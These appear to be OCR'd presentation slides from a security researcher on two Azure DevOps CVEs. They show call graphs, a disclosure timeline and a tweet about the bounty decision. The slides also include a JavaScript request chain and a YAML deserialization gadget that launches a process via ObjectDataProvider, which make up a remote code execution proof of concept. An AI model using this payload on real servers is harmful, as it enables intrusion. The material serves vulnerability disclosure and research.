
CVE-2019-0866 and CVE-2019-0872

- 2019-01-17 Microsoft opened Azure DevOps Services Bounty
- 2019-01-XX Found RCE via YAML serialization


Call Graph


Microsoft.TeamFoundation.Build2.Server
Microsoft.TeamFoundation.Build2.Server.Services.BuildService::QueueBuild(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,Microsoft.TeamFoundation.Build.WebApi.Build,System.Collections.Generic.IEnumerable,Microsoft.TeamFoundation.Build2.Server.BuildRequestValidationFlags,System.String)
Microsoft.TeamFoundation.Build2.Server.Services.BuildService::QueueBuild(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,Microsoft.TeamFoundation.Build.WebApi.Build,System.Collections.Generic.IEnumerable,Microsoft.TeamFoundation.Build2.Server.BuildRequestValidationFlags,System.String)
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::QueueBuild(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,System.Collections.Generic.IList,System.Collections.Generic.IEnumerable,Microsoft.TeamFoundation.Build2.Server.BuildRequestValidationFlags,Microsoft.TeamFoundation.Build.WebApi.AgentPoolQueue&,Microsoft.TeamFoundation.DistributedTask.WebApi.PlanEnvironment&,Microsoft.TeamFoundation.DistributedTask.WebApi.IOrchestrationProcess&)
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::SetupEnvironment(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,System.Collections.Generic.IList,System.Collections.Generic.List,Microsoft.TeamFoundation.Build.WebApi.AgentPoolQueue&,Microsoft.TeamFoundation.DistributedTask.WebApi.PlanEnvironment&,Microsoft.TeamFoundation.DistributedTask.WebApi.IOrchestrationProcess&)
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::CreatePipelineProcess(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,Microsoft.TeamFoundation.DistributedTask.WebApi.PlanEnvironment,Microsoft.TeamFoundation.Build.WebApi.YamlProcess,System.Collections.Generic.IList,System.Collections.Generic.List,System.Collections.Generic.IList)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::Load(System.String,System.String,System.Collections.Generic.IDictionary,System.Threading.CancellationToken)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::DeserializeAndSerialize(System.String,System.String,System.Collections.Generic.IDictionary,System.Threading.CancellationToken)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::ResolveTemplates(Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.Contracts.Process,System.String,System.Threading.CancellationToken,System.Int32&)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::ResolveTemplates(System.Collections.Generic.IList,System.String,System.Threading.CancellationToken,System.Int32&)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::LoadFile(System.String,System.Collections.Generic.IDictionary,System.Threading.CancellationToken,System.Int32&)
YamlDotNet
YamlDotNet.Serialization.Deserializer::Deserialize(System.String,System.Type)
YamlDotNet.Serialization.Deserializer::Deserialize(System.IO.TextReader)
YamlDotNet.Serialization.Deserializer::Deserialize(System.String)
YamlDotNet.Serialization.Deserializer::Deserialize(YamlDotNet.Core.IParser)
YamlDotNet.Serialization.Deserializer::Deserialize(System.IO.TextReader,System.Type)
YamlDotNet.Serialization.Deserializer::Deserialize(YamlDotNet.Core.IParser,System.Type)


Call Graph


Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::ResolveTemplates(Syster
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::LoadFile(System.String,System.Collections.Generic.IDictionary,System.
erialization.Deserializer::Deserialize(System.IO.TextReader)
YamlDotNet.Serialization.Deserializer::Deserialize(System.String)
YamlDotNe
YamlDotNet.Serialization.Deserializer::Deserialize(System.IO.TextReader,System.Type)
YamlDotNet.Serialization.Deserializer::Deserialize(YamlDotNet.Core.IParser,System.Type)

Call Graph


Microsoft.TeamFoundation.Build2.Server
Microsoft.TeamFoundation.Build2.Server.Services.BuildService::QueueBuild(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,Microsoft.TeamFoundation.Build.WebApi.Build,System.Collections.Generic.IEnumerable,Microsoft.TeamFoundation.Build2.Server.BuildRequestValidationFlags,System.String)
Microsoft.TeamFoundation.Build2.Server.Services.BuildService::QueueBuild(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,Microsoft.TeamFoundation.Build.WebApi.Build,System.Collections.Generic.IEnumerable,Microsoft.TeamFoundation.Build2.Server.BuildRequestValidationFlags,System.String)
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::QueueBuild(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,System.Collections.Generic.IList,System.Collections.Generic.IEnumerable,Microsoft.TeamFoundation.Build2.Server.BuildRequestValidationFlags,Microsoft.TeamFoundation.Build.WebApi.AgentPoolQueue&,Microsoft.TeamFoundation.DistributedTask.WebApi.PlanEnvironment&,Microsoft.TeamFoundation.DistributedTask.WebApi.IOrchestrationProcess&)
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::SetupEnvironment(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,System.Collections.Generic.IList,System.Collections.Generic.List,Microsoft.TeamFoundation.Build.WebApi.AgentPoolQueue&,Microsoft.TeamFoundation.DistributedTask.WebApi.PlanEnvironment&,Microsoft.TeamFoundation.DistributedTask.WebApi.IOrchestrationProcess&)
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::CreatePipelineProcess(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,Microsoft.TeamFoundation.DistributedTask.WebApi.PlanEnvironment,Microsoft.TeamFoundation.Build.WebApi.YamlProcess,System.Collections.Generic.IList,System.Collections.Generic.List,System.Collections.Generic.IList)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::Load(System.String,System.String,System.Collections.Generic.IDictionary,System.Threading.CancellationToken)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::DeserializeAndSerialize(System.String,System.String,System.Collections.Generic.IDictionary,System.Threading.CancellationToken)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::ResolveTemplates(Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.Contracts.Process,System.String,System.Threading.CancellationToken,System.Int32&)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::ResolveTemplates(System.Collections.Generic.IList,System.String,System.Threading.CancellationToken,System.Int32&)
Microsoft.TeamFoundation.DistributedTask.Pipelines.Yaml.PipelineParser::LoadFile(System.String,System.Collections.Generic.IDictionary,System.Threading.CancellationToken,System.Int32&)
YamlDotNet
YamlDotNet.Serialization.Deserializer::Deserialize(System.String,System.Type)
YamlDotNet.Serialization.Deserializer::Deserialize(System.IO.TextReader)
YamlDotNet.Serialization.Deserializer::Deserialize(System.String)
YamlDotNet.Serialization.Deserializer::Deserialize(YamlDotNet.Core.IParser)
YamlDotNet.Serialization.Deserializer::Deserialize(System.IO.TextReader,System.Type)
YamlDotNet.Serialization.Deserializer::Deserialize(YamlDotNet.Core.IParser,System.Type)

Call Graph


Microsoft.TeamFoundation.Build2.Server
Microsoft.TeamFoundation.Build2.Server.Services.BuildService::QueueBuild(Microsoft.TeamFoundation.Framework.Server.IVssRequestContext,Microsoft.Tean
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::QueueBuild(Microsoft.TeamFoundation.Framewo
Microsoft.TeamFoundation.Build2.Server.BuildRequestHelper::SetupEnviro
Microsoft.TeamFoundation.Build2.Server.BuildRequ

RCE through API

```
fetch("http://server/tfs/Default/_apis/FeatureFlags/Build2.Yaml?api-version=4.0-preview", {
    method:"PATCH",
    body: '{"state":"On"}',
    headers:{ 'Content-Type': 'application/json' }
})
.then(x=>fetch("http://server/tfs/Default/Git%20sample/_apis/build/definitions?api-version=4.0", {
    method:"POST",
    body: '{"process":{"yamlFilename":"pipelines.yml","type": 2},"repository":{"properties":{"cleanOp
    headers:{ 'Content-Type': 'application/json' }
}))
.then(x=>x.json())
.then(x=>fetch("http://server/tfs/Default/Git%20sample/_apis/build/builds?api-version=4.0", {
    method: "POST",
    body: '{"definition":{"id": ' + x.id + '},"sourceVersion":"43f646dbcc06a046837e79550120aeb472ad6e
    headers:{ 'Content-Type': 'application/json' }
}))
```

RCE payload

```
---
!<!System.Windows.Data.ObjectDataProvider%2c%20PresentationFramework%2c%20Versior
  MethodName: Start,
  ObjectInstance:
   !<!System.Diagnostics.Process%2c%20System%2c%20Version=4.0.0.0%2c%20Culture=ne
     StartInfo:
      !<!System.Diagnostics.ProcessStartInfo%2c%20System%2c%20Version=4.0.0.0%2c%
        FileName : cmd,
        Arguments : '/C calc'
      }
   }
}
---
```

CVE-2019-0866 and CVE-2019-0872

- 2019-01-17 Microsoft opened Azure DevOps Services Bounty
- 2019-01-XX Found RCE via YAML serialization
- 2019-01-XX Found XSS to demo a real-world case study
- 2019-01-27 Reported XSS + RCE to Microsoft


CVE-2019-0866

Azure DevOps
XSS + RCE DEMO

CVE-2019-0866 and CVE-2019-0872

- 2019-01-17 Microsoft opened Azure DevOps Services Bounty
- 2019-01-XX Found RCE via YAML serialization
- 2019-01-XX Found XSS to demo RCE in the practical case
- 2019-01-27 Reported XSS + RCE to Microsoft
- 2019-02-15 Received the decision “this is by design”
- 2019-02-20 Reported another XSS as entry point of RCE
- 2019-03-12 Fixed CVE-2019-0866 as XSS
- 2019-05-14 Fixed CVE-2019-0872 as XSS


CVE-2019-0866 and CVE-2019-0872



Mikhail Shcherbakov
@yu5k3

В ответ @msftsecresponse
The problem is not the maximum bounties, it is transparency. E.g., CVE-2019-0866. Azure DevOps team recognized that it was an RCE (web.archive.org/web/2019072416...) But the MSRC made the decision that it's XSS and paid as for XSS. It completely demotivates to do new security research.

Перевести твит



Security Response
@msftsecresponse

